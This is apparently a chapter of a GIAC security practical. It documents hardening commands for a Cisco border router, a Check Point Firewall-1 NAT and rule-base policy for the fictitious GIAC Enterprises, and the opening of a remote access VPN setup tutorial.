This chapter includes the policy definitions for the border router and the firewall based on this focus in condition the requirements to GIAC Enterprises. Also there is a tutorial that describes the remote access VPN of GIAC Enterprises.

3.1 Border Router Policy

The border router is a Cisco 2610 Router running IOS C2600-JK9O3S-M version 12.2(13a). The complete configuration listing is attached in Appendix B.

3.1.1 Base Configuration Tasks

The base configuration configures the router with functions that provides base security features.

Command
ip classless
ip subnet-zero
Task
Gives full use of classless IP Addresses.

Command
no snmp-server
Task
Disables SNMP functionality. Of course, SNMP can be enabled for management functions. In such a case, use of SNMP v3 is recommended, to provide the best security functions refer to management tasks.

Command
interface ……
no ip redirects
no ip unreachables
no ip mask-reply
no ip directed-broadcast
no ip proxy-arp
Task
Define/use this commands to all installed interfaces, regardless of the state of the interface (e.g. administratively down).
Overall these functions disable ICMP redirect messages which can be abuse to learn routes. Also, the deny of ICMP protocol unreachable and host unreachable messages prevents outsiders to detect useful information. Additional ICMP mask request messages will not being answered.

To prevent attackers form using the router as a amplifier for there attacks, the directed-broadcast command is set. At last, no generation of a proxy ARP reply packet is set.

Command

```
ip route 0.0.0.0 0.0.0.0 195.168.1.2
ip route 192.168.0.18 255.255.255.255 192.168.0.6
ip route 192.168.0.32 255.255.255.240 192.168.0.6
ip route 192.168.0.48 255.255.255.248 192.168.0.6
```

Task

The routing definitions refer only to such routes that are actually in use. To provide more security, host route to the service segment is used instead of network route.

3.1.2 Unnecessary Services

By default there are some services enabled, that make no sense to use such services on a border router. Indeed, with a look on the security rule of this router, there is the must so disable these services.

Command

```
no service tcp-small-servers
no service udp-small-servers
```

Task

Prevent abuse of the minor TCP/UDP services for denial of service or other attacks. Access to such service ports (echo, discard, chargen, and daytime) is discarded and the router (normally) sends a TCP Reset or ICMP unreachable message to the sender of the packet.

Command

```
no service pad
no ip source-route
no ip finger
no ip bootp server
no ip domain-lookup
no ip http server
no service dhcp
no cdp run
```

Task

Disable harmful services. The router isn't a service provider for any clients. So all services regarding to such communication services must be disabled.
Disable CDP (Cisco Discovery Protocol) avoid releasing information about the router to directly connected devices which can be used looking for vulnerabilities.
Do not use source routing. This prevent IP source routing options form being used to spoof traffic.

Command

```
interface ethernet0/0
 no cdp enable
interface serial0/0
 no cdp enable
```

Task

Additional cdp restriction belonging to each interface, irrespective of global command setting.

3.1.3 Access Control

Access to the border router must be restricted to individuals who require access. This includes a policy to identify every authorized user and segment from which they can access the router, and last but not least deny access to unauthorized users. There is also the need to log and report the activities of authorized users and to log and report unauthorized access or attempted access to the system.
To access the router remotely, there is the must to define a secure channel for communication. This is necessary because the traffic passes the “open” network segment between the Firewall and the router.

Command
service password-encryption
Task
Encrypt passwords with no particular high security, uses simple vignere cipher. Use this command to provide no direct readable passwords, so that there is the need of third party tools to convert such a password in a readable and usable format.

Command
enable secret *******
Task
Specify privileged user access secret password, saved using a non-reversible encryption method (MD5 password hashing).

Command
aaa authentication login default local
aaa authentication login telnet local
aaa authentication login console local
username root privilege 0 password *******
Task
Provide additional security with the use of a username/password combination. Cause the password of the username is encrypted with base encryption, the user is additional secured (privilege 0). No automatically level 15 access is provided. The user must authenticate again, using the enable secret password to have access to privileged configuration mode tasks.

Command
banner motd #
WARNING***WARNING*****WARNING*****WARNING***
* *
* You have accessed a restricted device *
* Use of this device without authorization or *
* for purposes for which authorization has *
* not been extended is prohibited *
* *
* All access will be logged *
* Log off immediately *
* *

WARNING***WARNING*****WARNING*****WARNING***
#
Task
Legal access banner warning to let everyone know that this is private device. This banner should not include any information about GIAC Enterprises (e.g. phone number of administration staff).

Command
```
access-list 100 permit tcp host 10.0.0.238 host 0.0.0.0 eq 22 log
access-list 100 permit tcp host 10.0.0.239 host 0.0.0.0 eq 22 log
access-list 100 deny ip any any log
```
Task
This access list provides SSH access to the router. Only the management clients from the Intranet are allowed to access the router. All traffic regarding to the remote access is logged. The conjunction with static route and CEF (see CEF command later in this chapter). No direct attached IP LAN device can access the router.
SSH key on the router is generated with 1024 key length.

Command
```
ip route 10.0.0.238 255.255.255.255 192.168.0.6
ip route 10.0.0.239 255.255.255.255 192.168.0.6
```
Task
The explicit routing entry for the management clients inside the Intranet.

Command
```
access-list 1 deny any
```
Task
Special access list, deny anything without logging.

Command
```
line con 0
 login authentication console
```
Task
Define user/password authentication for console access (direct connect via configuration cable). No information available without authentication, including base (level 0) information.

Command
```
line aux 0
 access-class 1 in
 access-class 1 out
 no exec
 exec-timeout 0 1
```
Task
Don't use this port, also not for maintenance purposes. Restrict access to this port at a high level, irrespective of any attached device. No data flow possible (ACL 1) and no exec access allowed.

Command
```
line vty 0 4
 access-class 100 in
 exec-timeout 5 0
 login authentication telnet
 transport input ssh
```

Task
Defines the main remote access rules to the router. The ACL says, which clients can access the router using software with the capability of SSH communication. Again, user/password authentication is used for security enhancements.

3.1.4 Logging Settings – Core Dumps

Logging is a essential and critical part to establish and maintain a strong perimeter defense. The main purpose of a log file is to record events of significance or interest. To provide effective logging, the log file records need timestamps to see when the event occurred or when the event was recorded to the log file.
When the router crashes is may be useful to obtain a full copy of the memory image. There are several methods to transfer such a large image. To provide the best available security for this transfer, FTP is used to do this.

Command
```
ntp server 192.168.0.18 prefer
ntp authenticate
ntp authentication-key 10 md5 *******
ntp trusted-key 10
```
Task
Provide and ensure that the router runs with the correct time. Security are added with the use of a internal NTP server and a authentication key.

Command
```
interface serial0/0
 ntp disable
```
Task
Disables the NTP service to the ISP connected interface. This prevents that NTP packets being received through this interface.

Command
```
no logging console
logging buffered 8196
logging trap debugging
logging 192.168.0.18
logging facility local5
logging source-interface ethernet0/0
service timestamps log datetime localtime show-timezone
service timestamps debug datetime localtime show-timezone
```
Task
Defines logging and the regarding parameters, e.g. server, time-stamping, logging facility.
Buffer logging is enabled to ensure minimum logging mechanism in case of crashes of the SYSLOG server. The trap level can be changed to a lower level. First of all it is defined to log all instances to see what's happened.

Command
```
ip ftp username ftp
ip ftp password ********
```

exception protocol ftp
exception core-file wolfgang
exception dump 192.168.0.18

Task

Defines the commands for the core dump to identify the cause of a crash. There may be a external event (attack) to cause the router to crash. With the core dump there is the possibility to check the reason of such a crash.

3.1.5 Traffic Restrictions

The router is the first entry point to GIAC Enterprises. It acts as the first defense unit and block all basic unwanted traffic.
The installed router software includes Cisco IOS Firewall Feature Set so the system is open to acts in future also as a Firewall system.

Command

service tcp-keepalives-in
service tcp-keepalives-out

Task

These commands detects and deletes "dead" interactive sessions. This freeing router resources.

Command

service nagle

Task

This command enables Nagle slow packet avoidance algorithm. John Nagle's algorithm (RFC 896) helps reduce the small-packet problem in TCP and reduce the number of TCP transactions.
“The first character typed after connection establishment is sent in a single packet, but TCP holds any additional characters typed until the receiver acknowledges the previous packet. Then the second, larger packet is sent, and additional typed characters are saved until the acknowledgment comes back. The effect is to accumulate characters into larger chunks, and pace their transmission to the network at a rate matching the round-trip time of the given connection. This method is usually preferable for all TCP-based traffic.” (Cisco IOS 12.2 documentation, service nagle command explanation).

Command

scheduler process-watchdog reload

Task

This command define how the router handles looping processes. The drawback of this command, it can be used for a attack, cause in this configuration the router reloads. Pros and cons must be weighted against for the use of this command.

Command

ip cef
interface …..
 ip verify unicast reverse-path

Task

Cisco Express Forwarding for security and performance issue. CEF is a advanced Layer 3 IP switching technology and optimizes network performance and scalability for networks. In conjunction with this feature the unicast RPF (reverse path forwarding) feature helps to alleviate problems that are caused by the introduction of malformed or spoofed IP source addresses. IP packets will be discarded that lack a verifiable IP source address.

Command

```
ip tcp intercept list tcpIntercept
ip tcp intercept mode watch
ip tcp intercept watch-timeout 15
ip tcp intercept connection-timeout 3600
ip tcp intercept max-incomplete low 450
ip tcp intercept max-incomplete high 550
ip tcp intercept one-minute low 450
ip tcp intercept one-minute high 550
```

Task

The TCP Intercept commands are used to intercept and filter out bogus connection requests that lead to DOS attacks. The value for the commands should be monitored and, if required, changed.

Command

```
ip access-list extended tcpIntercept
 permit tcp any host 192.168.0.6
 permit tcp any 192.168.0.32 0.0.0.15
 permit tcp any 192.168.0.48 0.0.0.7
```

Task

The tcp intercept list (ACL) for prevention of SYN flooding attacks. See tcp intercept command above. All traffic for outside known GIAC IP addresses should be monitored.

Command

```
ip access-list extended fromInternet
 deny   tcp any host 195.168.1.1 range 22 telnet log-input
 deny   ip 0.0.0.0 0.255.255.255 any log-input
 deny   ip 1.0.0.0 0.255.255.255 any log-input
 deny   ip 2.0.0.0 0.255.255.255 any log-input
 deny   ip 5.0.0.0 0.255.255.255 any log-input
 deny   ip 7.0.0.0 0.255.255.255 any log-input
 deny   ip 23.0.0.0 0.255.255.255 any log-input
 deny   ip 27.0.0.0 0.255.255.255 any log-input
 deny   ip 36.0.0.0 0.255.255.255 any log-input
 deny   ip 37.0.0.0 0.255.255.255 any log-input
 deny   ip 39.0.0.0 0.255.255.255 any log-input
 deny   ip 41.0.0.0 0.255.255.255 any log-input
 deny   ip 42.0.0.0 0.255.255.255 any log-input
 deny   ip 58.0.0.0 0.255.255.255 any log-input
 deny   ip 59.0.0.0 0.255.255.255 any log-input
 deny   ip 60.0.0.0 0.255.255.255 any log-input
 deny   ip 64.0.0.0 7.255.255.255 any log-input
 deny   ip 78.0.0.0 0.255.255.255 any log-input
 deny   ip 79.0.0.0 0.255.255.255 any log-input
 deny   ip 83.0.0.0 0.255.255.255 any log-input
 deny   ip 64.0.0.0 31.255.255.255 any log-input
```

```
deny   ip 96.0.0.0 15.255.255.255 any log-input
deny   ip 120.0.0.0 3.255.255.255 any log-input
deny   ip 126.0.0.0 0.255.255.255 any log-input
deny   ip 127.0.0.0 0.255.255.255 any log-input
deny   ip 10.0.0.0 0.255.255.255 any log-input
deny   ip 192.168.0.0 0.0.255.255 any log-input
deny   ip 172.16.0.0 0.15.255.255 any log-input
deny   ip 224.0.0.0 31.255.255.255 any log-input
deny   icmp any any log-input fragments
deny   icmp any any redirect log-input
permit ip any host 192.168.0.6
permit ip any 192.168.0.32 0.0.0.15
permit ip any 192.168.0.48 0.0.0.7
permit ip any 224.0.0.0 15.255.255.255
```

Task

Defines the traffic that is allowed to pass the router, originated from the ISP. All deny traffic is logged.

The first entry blocks remote access to the routers outside interface (IP Address 195.168.1.1). The next block includes all IANA reserved (Febr. 2003) addresses. Normally no traffic from such addresses as a source address can appear. In the case of such a event, the traffic is blocked. ICMP fragments and redirects are also denied. Cause some providers needs the possibility to check if the router is alive, the echo-request is not disabled.

Be in mind that GIAC Enterprises is a fictitious company that uses no official IP Addresses in this scenario. That means that there must be a additional ACL entry, which denies all traffic with a source address own by GIAC Enterprises (anti-spoofing). In this ACL, the deny entry with the RFC 1918 addresses provides these function.

The ACL allows all traffic destined to GIAC services to pass the router. In depth decisions are taken by the Firewall.

Command

```
interface serial0/0
 ip access-group fromInternet in
```

Task

Binds and activates the ACL to the outside interface.

Command

```
ip audit info action alarm
ip audit attack action alarm drop reset
ip audit notify log
ip audit po max-events 75
ip audit po local hostid 4711 orgid 4747
ip audit smtp spam 150
access-list 10 permit any
ip audit name auditInternet info list 10 action alarm
ip audit name auditInternet attack list 10 action alarm drop reset
```

Task
The audit command enables base IDS functionality to the router. Cause there is no complete Cisco IDS system installed, the events are logged to the SYSLOG Server. All traffic passes the external interface will be analyzed (ACL 10 bind to serial interface). In case of a positive signature (info, attack) a alarm is generated and in case of a attack the involved session are reset by the router.

Command
interface serial0/0
 ip audit auditInternet in
Task
Binds and activates the audit functionality to the external interface. All incoming traffic is analyzed.

3.2 Firewall Policy

The second device in GIAC's security line is the Firewall. This device acts as the primary defense device. Its policy mirrors the requirements to GIAC's e-business efforts.

The Firewall is build up with five networks.

Name	IP Address	Network Mask	IP Addresses behind interfa
eth0	192.168.0.6	255.255.255.248	External
eth1	10.0.0.254	255.255.255.0	This Network
eth2	192.168.0.22	255.255.255.248	This Network
eth3	192.168.0.46	255.255.255.240	This Network
eth4	192.168.0.54	255.255.255.248	This Network

To provide anti-spoofing, each interface is defined to allow only traffic originated from the IP Address defined for the network bound to the interface. The exception of this rule is, of course, the external interface. This Interface is connected to the Internet and cannot be configured to accept only partial traffic.

3.2.1 Network Address Translation

All the traffic from and to GIAC Enterprises passes the Firewall. To protect the internal IP Addresses to be known outside, the Firewall uses NAT to hide those addresses. Keep in mind that NAT works in conjunction with the Firewall policy.

The defined/used groups includes only those systems that are actually active respective their segment (see GIAC overall design drawing).

NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE	
1	G_DMZ_I	* Any	* Any	= Original	= Original	= Original	natascha
2	G_DMZ_II	* Any	* Any	= Original	= Original	= Original	natascha
3	G_FW-Management	R_192.168.0.1	TCP ssh	= Original	= Original	= Original	natascha
4	G_FW-Management	fire	* Any	= Original	= Original	= Original	natascha
5	G_E-Domain-GIAC	N_10.0.254	* Any	= Original	= Original	= Original	natascha
6	N_10.0.254	G_E-Domain-GIAC	* Any	= Original	= Original	= Original	natascha
7	N_10.0.0	S_192.168.0.18	TCP ssh	= Original	= Original	= Original	natascha
8	N_10.0.0	G_DMZ_I	TCP ssh	= Original	= Original	= Original	natascha
9	N_10.0.0	G_DMZ_II	TCP ssh	= Original	= Original	= Original	natascha
10	N_10.0.0	* Any	* Any	natascha	= Original	= Original	natascha

The first rule defines the DMZ systems to use their local defined addresses for all traffic. This rule is not absolute required, the use is a remark of the systems whose traffic passes the Firewall.
The next rule allows traffic initiated from the management clients to access the border router without any Network Address Translation. This function is restricted to SSH Traffic.
Rule 4 provides access to the Firewall management system. In this case there is no service restriction to provide easy future enhancements to this machine (e.g. remote access, log file transfer).
Rule 5 and 6 are rules for the communication traffic regarding the mobile user VPN: They are explained in the Remote Access VPN tutorial.
The next three rules gives the administration staff the possibility to access all other systems located in DMZ I, DMZ II and the service segment. Again, only SSH traffic is NAT free.
The last rule (rule 8) protects all internal systems by hiding each of them behind the Firewalls external address.

3.2.2 Business Policy

The Firewall must be protected against unauthorized access started from inside and outside.

Firewall Access							
1	G_FW-Manager@N_10.0.0	natascha	* Any	TCP ssh	Session Auth	Log	natascha
2	* Any	natascha	* Any	* Any	drop	Log	natascha

To provide extended security for the remote Firewall access, Rule 1 allows only SSH access in conjunction with a successful user authentication, using the Session Authentication Agent provided by Firewall-1. The user itself is defined internally (Checkpoint user database) and is a member of the associated management user group. This rule comes only into action if the user started the request from the Intranet.
Rule 2 denies all other traffic directed to the Firewall itself. Both traffic are logged cause of the importance and impact of those directly addresses traffic.

GIAC Enterprises earns money with e-business. Not only that the traffic must pass the Firewall, performance is a major thing to let feel the customer comfortable with requests associated with the Web Server. Such rules must appear early in the Firewalls rule set.

	Internet Web Traffic						
3	N_10.0.0	S_192.168.0.35	* Any	UDP domain-udp	accept	Log	natascha
4	* Any	S_192.168.0.33	* Any	TCP http TCP https	accept	Log	natascha

The first task to access any Web server, is to find out its IP Address. Rule 3 gives any outside system the possibility to ask for name resolution. Cause GIAC Enterprises uses an internal DNS Server, there is no need to access the external DNS Server from inside. Additional, no false information can be transmitted from the external DNS Server to internal hosts. So the internal network is not allowed to access the DNS Server for name resolution.
Rule 4 provides access from outside to GIAC's Web Server, based on HTTP and HTTPS traffic.

Logging for Rule 3 is not essential. As all rules below, it is recommended to log all traffic until the rule set is verified regarding the function that each rule should provide.

In case of customer order or partner/suppliers tasks, the Web Server forwards the request to the order server, located in DMZ II (rule 5). Cause this communication includes sensitive data, HTTPS is used as the only communication protocol.

	e-business Traffic						
5	S_192.168.0.33	S_192.168.0.49	* Any	TCP https	accept	Log	natascha
6	S_10.0.0.243	S_192.168.0.50	* Any	TCP ssh	accept	Log	natascha

At last the intranet database server downloads all transactions using a secure channel (rule 6). There is no direct access allowed from outside to the data store at the application server. Such traffic is logged cause it includes sensitive data.

The next rules defines the E-Mail traffic. Exclusive from the internal network, the Exchange Server is the only device which should communicate with the Mail Relay Server. This communication path is defined in rule 7 and 8.

	E-Mail Traffic						
7	S_192.168.0.34	S_10.0.0.241	* Any	TCP smtp	accept	Log	natascha
8	S_10.0.0.241	S_192.168.0.34	* Any	TCP smtp	accept	Log	natascha
9	S_192.168.0.34	N_10.0.0	* Any	TCP smtp	accept	Log	natascha
10	N_10.0.0	S_192.168.0.34	* Any	TCP smtp	accept	Log	natascha

Rule 9 gives all outside Mail Servers the possibility to communicate via SMTP with GIAC's Mail Relay. Rule 10 defines the opposite case, the Mail Relay system communicates to outside Mail Servers. To ensure that no other internal system can communicate to the Mail Relay Server, the internal network is negated is such rules.
Internal users need access to the Internet. Again, name resolution is the first step (take note of rule order). Rule 11 allows the internal DNS server to asks only DNS servers located at GIAC Enterprises ISP for name resolution.

The user can access any Internet system via HTTP and HTTPS. This includes GIAC Enterprises own Web Server (rule 12).

	Intranet Web Traffic						
11	S_10.0.0.240	G_ISP-DNS	* Any	UDP domain-udp	accept	Log	natascha
12	N_10.0.0	* Any	* Any	TCP http TCP https	accept	Log	natascha
13	N_10.0.0	N_192.168.0.32 N_192.168.0.48 R_192.168.0.1	* Any	TCP ftp TCP ftp-pasv	accept	Log	natascha

Cause there is no need to connect to GIAC Enterprise Servers or the border router with FTP, such traffic is denied to prevent any unnecessary traffic or attack from inside to such systems (rule 13). Global FTP access to Internet located systems are allowed. Again, logging for DNS requests is not essential.

3.2.3 Administrative Policy

All available systems must be accessible for maintenance and support purposes. Also the systems itself need traffic definitions for NTP and SYSLOG data.

To give internal clients the possibility to verify that a Internet system is alive, rule 14 allows ICMP Echo request to outside systems. Rule 15 is essential to allow the answer to come back to the initiated internal client.
ICMP setting is also available as a global Firewall-1 ICMP parameter which allows ICMP traffic without any additional rule. This setting is disabled.

	Intranet Service Traffic						
14	N_10.0.0	* Any	* Any	ICMP echo-request	accept	Log	natascha
15	* Any	N_10.0.0	* Any	ICMP echo-reply	accept	Log	natascha

Logging for both systems are recommended cause ICMP is often used as a base for attacks.

Rule 16 is explained in the Remote Access VPN Chapter.

	VPN mobile Users						
16	G_VPN-User@Any	G_E-Domain-GIAC	Remote	* Any	accept	Log	natascha

Rule 17 and also rule 18 (service traffic) allows both, the border router and the DMZ placed systems, to communicate to the service server located inside the service segment.

	Service Traffic						
17	R_192.168.0.1	S_192.168.0.18	* Any	TCP ftp TCP ftp-pasv	accept	Log	natascha
18	G_DMZ_I G_DMZ_II R_192.168.0.1	S_192.168.0.18	* Any	ntp UDP syslog	accept	Log	natascha

Rule 18 defines FTP traffic originated from the border router to pass the Firewall. Please note that FTP is only used in case of router crashes to store the core dump (if available). Cause this rule also allows sending any FTP traffic, logging is important for this rule.

The next rules defines administrative access to systems connected inside the firewall segments. Again, session authentication is used to provide verification of the user which wants access to those systems. Using different user groups meets the demand to differentiate between Firewall administration and “normal” administrative tasks done with the e-business systems.

This kind of traffic/task is sensitive, so full logging must defined anyway.

	Administration Tasks						
19	G_Service@N_10.0.0	G_DMZ_I G_DMZ_II S_192.168.0.18	* Any	TCP ssh	Session Auth	Log	natascha
20	G_FW-Manager@N_10.0.0	R_192.168.0.1	* Any	TCP ssh	Session Auth	Log	natascha
21	G_FW-Manager@N_10.0.0	fire	* Any	* Any	Session Auth	Log	natascha


In the end there are drop rules. All those traffic must not pass the Firewall. Rule 22 blocks all NETBIOS associated traffic. Inside the internal LAN there is a lot of such traffic. Broadcast based, the Firewall receives also this traffic which is not of interest to the Firewall. This traffic is dropped and not logged.

	Drop / Cleanup						
22	N_10.0.0	* Any	* Any	NBT	drop	None	natascha
23	* Any	* Any	* Any	* Any	drop	Log	natascha

The last rule drops all other traffic regardless of the origin. Such traffic can include maleficent traffic, so all traffic must logged to observe and be able to inquire the source of this traffic.

3.2.4 Logging Settings

Logging information is important. But logging can also cause the hard disk to become less of disk space which can crash the machine. To avoid such a situation the logging parameters are modified.
The log is switched every Sunday to a extra file. These file can forwarded to a internal system (or the opposite form taken from) for further backup and inspection. Actually the system is not configured for this task, on the other hand the Firewall rule set allow such one.



3.3 Remote Access VPN Tutorial


Mobile users and teleworkers need access to GIAC's internal network. To ensure privacy and security in conjunction with authenticity, the access is granted via a remote access VPN. This tutorial describes the configuration and policy tasks to build up such a VPN.

3.3.1 Firewall Policy - Preparation

First of all there some global definitions to set. Additional to that, some Firewall specific parameters must defined. Together they are the base for the VPN and the regarding desktop policy.
The described configuration tasks and the regarding screen shots are often only a part of the whole configuration window. Only the interesting and necessary parts are described below. Configuration tasks not described are used with its default values.


The following parameters are found under the **Global Properties…** configuration definitions, included inside the "**Policy**" menu. The program itself is Firewall-1 SmartDashboard NG FP3.

- *NAT – Network Address Translation*




Enable IP Pool NAT, which is a range of IP addresses routable on this Firewall. When a connections is opened the SecureClient, the Firewall substitutes an IP address from the IP Pool (see Firewall object definitions, NAT, later in this chapter).
To notice when the IP Pool is exhausted, logging for this event is enabled.

- *Remote Access - Main*




This parameter defines the update mechanism for the sites topology. It depends on the topology change of the internal network. Often changing means shorter interval (Hours) and also the use of the automatic update which allow the avoidance prompting user to update site. Actually GIAC has only one internal network so the user will be prompted to update the topology. This is a remark for the user that inside the network changes has occurred.

Because the VPN user uses the internal DNS server (see Firewall object definitions, Remote Access, later in this chapter) as their name resolution system, such a traffic is encrypted too.




- *Remote Access – VPN Basic*



IKE (Internet Key Exchange) over TCP uses TCP instead of UDP in IKE Phase 1 negotiations. This overcomes a problem which can occur when UDP packets generates multiple IP fragments. This parameter must also defined on the SecureClient software installed on the VPN client system.
Compression is used for performance purpose, using DEFLATE algorithm.

- *Remote Access – VPN Advanced*

